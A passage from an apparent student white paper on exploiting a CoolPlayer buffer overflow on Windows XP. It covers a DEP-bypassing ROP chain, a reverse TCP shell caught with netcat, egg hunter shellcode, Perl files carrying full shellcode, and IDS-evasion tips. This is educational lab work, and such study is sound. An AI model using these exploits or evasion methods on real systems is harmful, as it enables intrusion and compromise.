

Figure 21 - successfully opening calculator through the exploit

2.3 EXPLOIT TESTING (DEP IN OPT OUT MODE)

Before attempting to exploit the vulnerable application through the use of ROP chains, it is important to first determine the characters that are filtered by the program, if the bad characters are not identified then ROP chain will not function as intended. This is achieved by utilizing mona.py in immunity debugger, as the python script does a number of useful functions to speed up the process of identifying bad characters. Every program has a different set of bad characters due to developer logic and the way the program was coded. However, there are several universally bad characters that must be removed in the exploit.

The first step in the process is attaching the cool player application, s**imply dragging the program onto immunity debugger** or **going through menus allows the player to be attached** shown below in *Figure 22*, the program is then run by selecting the play button in immunity .



Figure 22 - attaching a process to immunity debugger

Having successfully attached the program, the next step involves generating a string of all hex characters from x01 to xff. This long string helps determine what specific characters are filtered as this knowledge is required when creating the ROP chain. The byte array module is used, and the command is shown below in *Figure 23*.



Figure 23 - generating a string of all hex chars through mona

The output from the previous command is inserted into a variable (ESP) in a new Perl file, content and the layout are identical to previous files with the distance to EIP and NOP slides. Universal bad characters as shown below in *Table 4* are removed to ensure the bad character skin file works as intended. The final Perl file shown in *Figure 37* is run, creating .ini file which is imported through the options menu of the cool player application.

Bad character	Consequence
00	NULL
0A	Line Feed
0D	Carriage Return

Table 4 - list of bad chars

A comparison is now possible and can be done through the compare module in mona, the binary byte array created previously is used to compare each byte located in the register space file. The ESP is specified as 001106E4 which was found when the skin file was first loaded in. The full mona command is displayed below in *Figure 24.*

Figure 24 - comparing files to determine bad chars

The results show there has been a corruption after 9 bytes with the additional bad characters being 2c and 3d. *Figure 25* demonstrate the discovered bad characters and the process of identification. With this knowledge it is possible to exploit the vulnerable media player application through the use of ROP chains.

Address	Status	BadChars	Type	Location
0x001106e4	Corruption after 9 bytes	00 0a 0d 2c 3d	normal	Stack

Figure 25 - list of bad chars found by mona

Having discovered the specific bad characters, it is now possible to create the ROP chain to bypass DEP, but before this it is crucial to make sure DEP is enabled. To do this, **right click on my computer and select properties,** then **navigate to the advanced tab, select settings in the performance tab.** After completing these steps, it is time to enable DEP, **click on the data execution tab** and **select the radio box that says,** "Turn on DEP for all programs and services except those I select"**.** The machine now requires a reset for the changes to take effect. If the original calculator file is imported the machine now displays an error informing the user that windows has closed the program.

Figure 26 shows the steps taken to disable DEP.



Figure 26 - menu process for disabling DEP

ROP chaining is a way to circumvent the security measures put in place by Dep, once control of the EIP is gained, it is possible to instruct the program where in the application to jump to. Using small sections of code termed ROP gadgets included in any number of .DLL files loaded by the application and positioning them in a certain manner allows for control of the stack. These ROP gadgets can be found by using mona's CPB module, which searches for gadgets in a .DLL file specified by the user. In this example the msvcrt.dll is used in the command as can be seen below in *Figure 27*.

Figure 27 - mona command for creating ROP chain

Figure 28 displays the resulting ROP chains generated by the previous command; the gadgets are listed by the instruction that they carryout. The output is then copied into a new Perl file. Various system functions can used to modify the stack to executable these are shown below in *Table 5*, the one used in this instance is virtual alloc which allocates new memory with dep turned off, this is used due to mono's ability to create a fully working ROP chain for the vulnerable application.

System functions	Purpose
Set_Process_DEP_Policy	Changes the DEP policy
NT_Set_Information_Process	Disables DEP
Write_Process_memory	Copies to new location (DEP off)
Virtual Alloc	Assigns new memory (DEP off)
Virtual protect	Changes a specific process (can turn off dep for a process)

Table 5 - System functions and their purpose

```
*** [ Python ] ***

def create_rop_chain():

  # rop chain generated with mona.py - www.corelan.be
  rop_gadgets = [
    #[---INFO:gadgets_to_set_ebp:---]
    0x77c2fd5f,  # POP EBP # RETN [msvcrt.dll]
    0x77c2fd5f,  # skip 4 bytes [msvcrt.dll]
    #[---INFO:gadgets_to_set_ebx:---]
    0x77c54a5e,  # POP EBX # RETN [msvcrt.dll]
    0xffffffff,  #
    0x77c127e1,  # INC EBX # RETN [msvcrt.dll]
    0x77c127e5,  # INC EBX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_edx:---]
    0x77c34fcd,  # POP EAX # RETN [msvcrt.dll]
    0xa1bf4fcd,  # put delta into eax (-> put 0x00001000 into edx)
    0x77c38081,  # ADD EAX,5E40C033 # RETN [msvcrt.dll]
    0x77c58fbc,  # XCHG EAX,EDX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_ecx:---]
    0x77c34fcd,  # POP EAX # RETN [msvcrt.dll]
    0x36ffff8e,  # put delta into eax (-> put 0x00000040 into ecx)
    0x77c4c78a,  # ADD EAX,C90000B2 # RETN [msvcrt.dll]
    0x77c13ffd,  # XCHG EAX,ECX # RETN [msvcrt.dll]
    #[---INFO:gadgets_to_set_edi:---]
    0x77c47641,  # POP EDI # RETN [msvcrt.dll]
    0x77c47a42,  # RETN (ROP NOP) [msvcrt.dll]
    #[---INFO:gadgets_to_set_esi:---]
    0x77c2b1bb,  # POP ESI # RETN [msvcrt.dll]
    0x77c2aacc,  # JMP [EAX] [msvcrt.dll]
    0x77c4ded4,  # POP EAX # RETN [msvcrt.dll]
    0x77c1110c,  # ptr to &VirtualAlloc() [IAT msvcrt.dll]
    #[---INFO:pushad:---]
    0x77c12df9,  # PUSHAD # RETN [msvcrt.dll]
    #[---INFO:extras:---]
    0x77c354b4,  # ptr to 'push esp # ret ' [msvcrt.dll]
```

Figure 28 - chosen ROP chain to be used

After generating the ROP chain, a return command must now be found to begin the process. This is accomplished by modifying the previous command moderately, this essentially searches the module msvcrt.dll for all possible return statements, as can be seen below in *Figure 29*. The results of the command show a large number of possible return statements to be used, however return addresses labeled “PAGE_READONLY” or “PAGE_WRITECOPY” are not usable as these are non-executable –a return address marked with the flag “PAGE_EXECUTE_READ” must be used. Return address 0x77c11110 is used in this example as it fits the necessary criteria as shown below in *Figure 30*.

```
!mona find -type instr -s "retn" -m msvcrt.dll -cpb "\x00\x0a\x0d\x2c\x3d"
```

Figure 29 - command used to find return instruction

```
0x77c11110 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
```

Figure 30 - return instruction used

The final program is shown in *Figure 40*, the file includes standard vairbles such as the .ini file name and coolplayer header. The distance to EIP found prevoiusly while exploiting the program with dep turned off is included, below this is the collection of rop gadgets packed in little endian format. Like the preceding DEP off exploit it is nessarry to include a NOP slide, due to vast amount of space avaible there is no need to be cocncered about the shell code being overwritten. Lastly the calculatar shellcode will be used as a proof of concept.

The results from the crafted exploit shows DEP can circumvented through the use of ROP chains, Figure 31 displays the calculator program being run accordingly and the program remains uninterrupted, with no crashing.



Figure 31 - success in using ROP chaining to bypass DEP

2.3.1 Complex payload

As the calculator shellcode was just a proof of concept with little to no risk posed by the exploit, it is worth while demonstrating fully how dangerous vulnerabilities like these can be. In order to prove this a reverse TCP shell will be created on the victim's machine, generated by Metasploit's MSF venom a combination of both MSF payload and MSF encode. A reverse TCP shell is a type of shell that is first initiated on the victim's machine, not from a local host. The local machine(attacker) acts like a server, as it listens on a port designated by the attacker, over the TCP network protocol data is transmitted between both machines. Reverse shells can also work across a NAT or firewall.

The windows XP machines IP address was configured to ensure both machines were on the same network, this was confirmed using a ping command from the kali to the windows virtual machine. The command shown below in *Figure 32* was used to generate the reverse TCP shellcode.

Switches used:

-p – specific payload to use

LHOST – listening host

LPORT – listening port

-f – output format/language

-e – encoder to use

-b – bad characters to be excluded from exploit

Figure 32- reverse TCP shellcode command

The full exploit of the reverse TCP shell can be seen in *Figure 41*, the TCP shellcode has been substituted in. Initially the exploit will be used with DEP disabled so the ROP chain is not needed in the Perl file, If everything works as intended the first step in gaining a reverse TCP shell involves setting up a net cat listener on the local machine.

This is done through net cat, a tool that allows for both port scanning and listening. After this has been set up the malicious skin file should be loaded in through the changing skin functionality. The exploit also works with DEP enabled as the reverse TCP shellcode just needs to be substituted into the shellcode variable. *Figure 33* displays the success of the reverse TCP shell having gained a foothold in the target machine.

The switches -nvlp stand for and

-l – listen mode

-v – be verbose

-n – don't perform DNS lookups

-p – local port

```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.254] from (UNKNOWN) [192.168.1.10] 1040
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\coursework>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 84AB-FDC6

 Directory of C:\Documents and Settings\Administrator\Desktop\coursework

20/04/2021  20:00    <DIR>          .
20/04/2021  20:00    <DIR>          ..
20/04/2021  15:23             1,334 badchar.ini
20/04/2021  15:02             1,262 badchar.pl
20/04/2021  14:41               255 bytearray.bin
20/04/2021  14:41             1,632 bytearray.txt
30/03/2021  21:17             1,559 calcCrash.ini
30/03/2021  21:16             2,307 calcCrash.pl
20/04/2021  15:27            11,279 compare.txt
20/04/2021  15:15            11,253 compare.txt.old
20/04/2021  19:58             2,600 compexpayloadrop.pl
20/04/2021  19:20             1,442 complexpayload.ini
20/04/2021  19:08             1,796 complexpayload.pl
30/03/2021  16:31               163 coolcrash.pl
30/03/2021  17:18             2,663 coolcrasheip.pl
20/04/2021  16:33            31,083 coolshelcodespace.ini
30/03/2021  16:54             2,032 crashcool1.ini
30/03/2021  17:24             2,532 crashcoolfindeip.ini
30/03/2021  20:38             1,089 crashtheEip.ini
30/03/2021  20:37               224 CrashtheEip.pl
30/03/2021  20:35               224 CrashtheEip.txt
20/04/2021  16:37           394,918 find.txt
20/04/2021  16:22             1,552 msvcrt_virtualalloc.xml
20/04/2021  16:22             1,314 msvcrt_virtualprotect.xml
30/03/2021  21:06                 0 New Text Document (2).txt
18/04/2021  00:11                 0 New Text Document (3).txt
30/03/2021  17:10                 0 New Text Document.txt
20/04/2021  16:22           748,150 rop.txt
20/04/2021  19:57             1,530 ropchain.ini
20/04/2021  17:05             3,100 ropchain.pl
20/04/2021  20:00             1,530 ropchaincomplexpayload.ini
20/04/2021  16:22            34,769 rop_chains.txt
20/04/2021  16:22            56,130 rop_suggestions.txt
18/04/2021  01:03            30,210 shellcodespacecool.pl
20/04/2021  16:22           133,197 stackpivot.txt
20/04/2021  16:22             8,132 _rop_progress_1904629.exe_1632.log
              34 File(s)      1,491,261 bytes
               2 Dir(s)  15,555,903,488 bytes free
```

Figure 33- setting up NCAT listener and the success of the exploit

2.3.2 Egg Hunter

In a real-world example it is common to find the target application has a very small space available for shell code to be executed. In this instance egg hunter shellcode can be used, created in mona it fundamentally scans the stack from the bottom up looking for the designated tag that signals the start of the shellcode, once found it executes this shellcode. At its very basic level it essentially allows for an attacker to use a small amount of code to find the actual (larger) code (the “egg”). In order for this method to fully work three criteria must be met:

- The ability to jump and execute some form of shell code must be possible.

- The main shellcode must be present somewhere in memory whether that is in either the stack or heap.
- A unique tag must be appended to the main shell code.

The first step in egg hunter process is the initial creation of the egg hunter shellcode, this is done through monas egg module which allows users to specify the unique tag name. In order to accomplish **this first drag and drop the vulnerable application onto immunity debugger** then **input the full command shown** below in *Figure 34*. Having generated the shellcode, it should be located in the immunity debug file directory structure.

Figure 34 - mona command used to generate egg hunter shellcode

Figure 35 demonstrates the egg hunter shell code functions as expected as the calculator shell code has been executed and the window has appeared.



Figure 35 - success of using the egg hunter shellcode to open calculator

A new file is created with the standard data included such as the file name and cool player skin file header, below this is the calculated distance to EIP found previously. The NOP slides are included to stop

the egg hunter shellcode being overwritten and underneath is the unique tag to identify the start of the shellcode, NOP slides and finally the calculator shellcode. Having inputted this data, the file was saved, ran and then the skin file imported into vulnerable application through its options menu. The complete file can be seen in *Figure 43.*

3 DISCUSSION

The program investigated in this white paper has a substantial buffer overflow vulnerability located in the skin functionality. It is strongly recommended that the target application is not installed on any machine never mind a host that contains sensitive or volatile information. Using the application while possessing the most recent versions of operating systems is also extremely unwise and should not be done under any circumstance.

The buffer overflow vulnerably and its mitigations remain relevant even in today's climate with up to date security measures and constant technological developments. This form of exploit has the potential bypass security restrictions, execute arbitrary code, and obtain sensitive information as can be seen by adobe flash players buffer overflow vulnerability in 2016. The exploit enticed users to open the SWF files or Office documents with embedded malicious Flash Player content distributed via email.

With the possibility of more time to complete the project it would be beneficial to investigate, then implement exploits that are capable of circumventing both ASLR and IDS (intrusion detection systems). Intrusion detection systems have different methods whether that is in the mode of host or network intrusion detection, for the host method internal changes on the hosts machine are monitored for suspicious activity while network IDS completes analysis of passing network packets and makes a comparison with known attacks stored in a library.

Like most exploit mitigation techniques there is a number of methods to bypass ASLR, as previously mentioned in the background, the security measure makes exploitation harder by randomizing the layout of memory stopping a hacker from creating a reliable exploit. One method of bypassing involves Abusing non-ASLR enabled libraries, as to make full use of ASLR, all loaded libraries need to be supporting it. if one module fails to support it, a search is underway to find the required instruction to jump to malicious shellcode.

A technique to minimize the risk of being detected by network intrusion detection systems involves obfuscating and encoding the traffic being sent from the attacker's machine to the victims. Another method includes committing a denial of service attack on the centralized logging server, if this occurs the NIDS won't be able to log any more events. It may also be beneficial for malicious users to make use of a lower-bandwidth attack to make it tough for a NIDS to discover the malicious code from background traffic, as is apparent in tools such as "Nmap", an open source network scanner.

Evading host network intrusion detection provides a tougher challenge and requires a bit more finesse to bypass. A technique they employ to scour for malicious files includes looking for suspicious activity such as dubious commands and repeated login in attempts. In a real-world example, the buffer overflow exploit would be discovered by any competent HIDS, in order to stop this from happening an encoder is utilized. "Shikata Ga Nai" an encoder provided by Metasploit can be used to bypass the checks.

REFERENCES PART 1

For URLs, Blogs:

Medium. 2021. *Windows Exploitation: Egg hunting*. [online] Available at: <https://medium.com/@notsoshant/windows-exploitation-egg-hunting-117828020595> [Accessed 25 April 2021].

Sciencedirect.com. 2021. *Evasion Technique - an overview | ScienceDirect Topics*. [online] Available at: <https://www.sciencedirect.com/topics/computer-science/evasion-technique> [Accessed 25 April 2021].

Giac.org. 2021. [online] Available at: <https://www.giac.org/paper/gsec/2757/nids-countermeasures-what-why-where-when/104690> [Accessed 25 April 2021].

Offensive-security.com. 2021. [online] Available at: <https://www.offensive-security.com/metasploit-unleashed/msfvenom/> [Accessed 25 April 2021].

Comparitech. 2021. *Buffer overflow vulnerabilities and attacks explained*. [online] Available at: <https://www.comparitech.com/blog/information-security/buffer-overflow-attacks-vulnerabilities/> [Accessed 25 April 2021].

Infosec Resources. 2021. *Dealing with Bad Characters & JMP Instruction - Infosec Resources*. [online] Available at: <https://resources.infosecinstitute.com/topic/stack-based-buffer-overflow-in-win-32-platform-part-6-dealing-with-bad-characters-jmp-instruction/> [Accessed 20 April 2021].

GitHub. 2021. *gh0x0st/Buffer_Overflow*. [online] Available at: <https://github.com/gh0x0st/Buffer_Overflow> [Accessed 23 April 2021].

Rapid7. 2021. *Return Oriented Programming (ROP) Exploit Explained*. [online] Available at: <https://www.rapid7.com/resources/rop-exploit-explained/> [Accessed 24 April 2021].

Wisniewski, C., 2021. *Microsoft introduces DEP into Office 2010*. [online] Naked Security. Available at: <https://nakedsecurity.sophos.com/2010/02/09/microsoft-introduces-dep-office-2010/> [Accessed 23 April 2021].

Security Boulevard. 2021. *Intrusion Detection Systems: A Deep Dive Into NIDS & HIDS - Security Boulevard*. [online] Available at: <https://securityboulevard.com/2020/03/intrusion-detection-systems-a-deep-dive-into-nids-hids/> [Accessed 18 April 2021].

Abatchy.com. 2021. *abatchy's blog | Exploit Dev 101: Bypassing ASLR on Windows*. [online] Available at: <https://www.abatchy.com/2017/06/exploit-dev-101-bypassing-aslr-on.html> [Accessed 24 April 2021].

Sans.org. 2021. [online] Available at: <https://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf> [Accessed 23 April 2021].

2021. [online] Available at: <https://www.acunetix.com/blog/web-security-zone/what-is-reverse-shell/> [Accessed 25 April 2021].

Cisserv1.towson.edu. 2021. *Real Life Examples*. [online] Available at: <http://cisserv1.towson.edu/~cssecinj/links-resources/real-life-examples/> [Accessed 24 April 2021].

For Books:

Erickson, J., 2008. *Hacking*. [Place of publication not identified]: No Starch Press.

APPENDICES PART 1

APPENDIX A(FINAL PEARL FILES)

```
$file1 = "crashtheEip.ini";
$buffer = "[CoolPlayer skin]\nPlaylistSkin=";
$buffer .= "A" x 1045;
$buffer .= "BBBB";
$buffer .= "CCCC";
$buffer .= "DDDD";

open($FILE, ">$file1");
print $FILE $buffer;
close($FILE);
```

Figure 36 – double checking the where the shellcode executes file

```
$file1 = "coolshelcodespace.ini";
$buffer = "[CoolPlayer skin]\nPlaylistSkin=";
$buffer .= "A" x 1045;
$buffer .= "BBBB";
$buffer .= "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0
";


open($FILE, ">$file1");
print $FILE $buffer;
close($FILE);
```

Figure 37 - file for checking shellcode space

```
$file1 = "calcCrash.ini";
$buffer = "[CoolPlayer skin]\nPlaylistSkin=";
$buffer .= "A" x 1045;
$buffer .= pack ('V', 0x7C86467B);
$buffer .= "\x90" x 10;
$buffer .= "\x89\xe6\xdb\xc3\xd9\x76\xf4\x59\x49\x49\x49\x49\x49\x43" .
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38" .
"\x4b\x39\x43\x30\x45\x50\x43\x30\x43\x50\x4d\x59\x5a\x45" .
"\x50\x31\x49\x42\x45\x34\x4c\x4b\x51\x42\x50\x30\x4c\x4b" .
"\x50\x52\x54\x4c\x4c\x4b\x56\x32\x45\x44\x4c\x4b\x52\x52" .
"\x47\x58\x54\x4f\x4e\x57\x51\x5a\x51\x36\x50\x31\x4b\x4f" .
"\x56\x51\x49\x50\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32" .
"\x56\x4c\x47\x50\x4f\x31\x58\x4f\x54\x4d\x45\x51\x4f\x37" .
"\x4b\x52\x4c\x30\x56\x32\x56\x37\x4c\x4b\x51\x42\x52\x30" .
"\x4c\x4b\x47\x32\x47\x4c\x45\x51\x4e\x30\x4c\x4b\x47\x30" .
"\x52\x58\x4d\x55\x49\x50\x52\x54\x51\x5a\x45\x51\x4e\x30" .
"\x56\x30\x4c\x4b\x47\x38\x52\x38\x4c\x4b\x50\x58\x47\x50" .
"\x43\x31\x58\x53\x4b\x53\x47\x4c\x51\x59\x4c\x4b\x56\x54" .
"\x4c\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x56\x51\x49\x50" .
"\x4e\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x47\x48" .
"\x4d\x30\x54\x35\x5a\x54\x54\x43\x43\x4d\x5a\x58\x47\x4b" .
"\x43\x4d\x56\x44\x43\x45\x4d\x32\x51\x48\x4c\x4b\x56\x38" .
"\x56\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b" .
"\x4c\x4b\x56\x38\x45\x4c\x45\x51\x58\x53\x4c\x4b\x45\x54" .
"\x4c\x4b\x45\x51\x58\x50\x4d\x59\x51\x54\x56\x44\x47\x54" .
"\x51\x4b\x51\x4b\x43\x51\x50\x59\x51\x4a\x56\x31\x4b\x4f" .
"\x4d\x30\x56\x38\x51\x4f\x51\x4a\x4c\x4b\x54\x52\x5a\x4b" .
"\x4c\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4d\x55\x4f\x49" .
"\x45\x50\x45\x50\x43\x30\x50\x50\x52\x48\x50\x31\x4c\x4b" .
"\x52\x4f\x4c\x47\x4b\x4f\x49\x45\x4f\x4b\x5a\x50\x58\x35" .
"\x49\x32\x51\x46\x43\x58\x4e\x46\x4d\x45\x4f\x4d\x4d\x4d" .
"\x4b\x4f\x49\x45\x47\x4c\x43\x36\x43\x4c\x45\x5a\x4b\x30" .
"\x4b\x4b\x4d\x30\x52\x55\x54\x45\x4f\x4b\x47\x37\x45\x43" .
"\x43\x42\x52\x4f\x43\x5a\x43\x30\x50\x53\x4b\x4f\x4e\x35" .
"\x45\x33\x43\x51\x52\x4c\x52\x43\x56\x4e\x45\x35\x43\x48" .
"\x45\x35\x43\x30\x41\x41";

open($FILE, ">$file1");
print $FILE $buffer;
close($FILE);
```

Figure 38 - Calculator exploit file

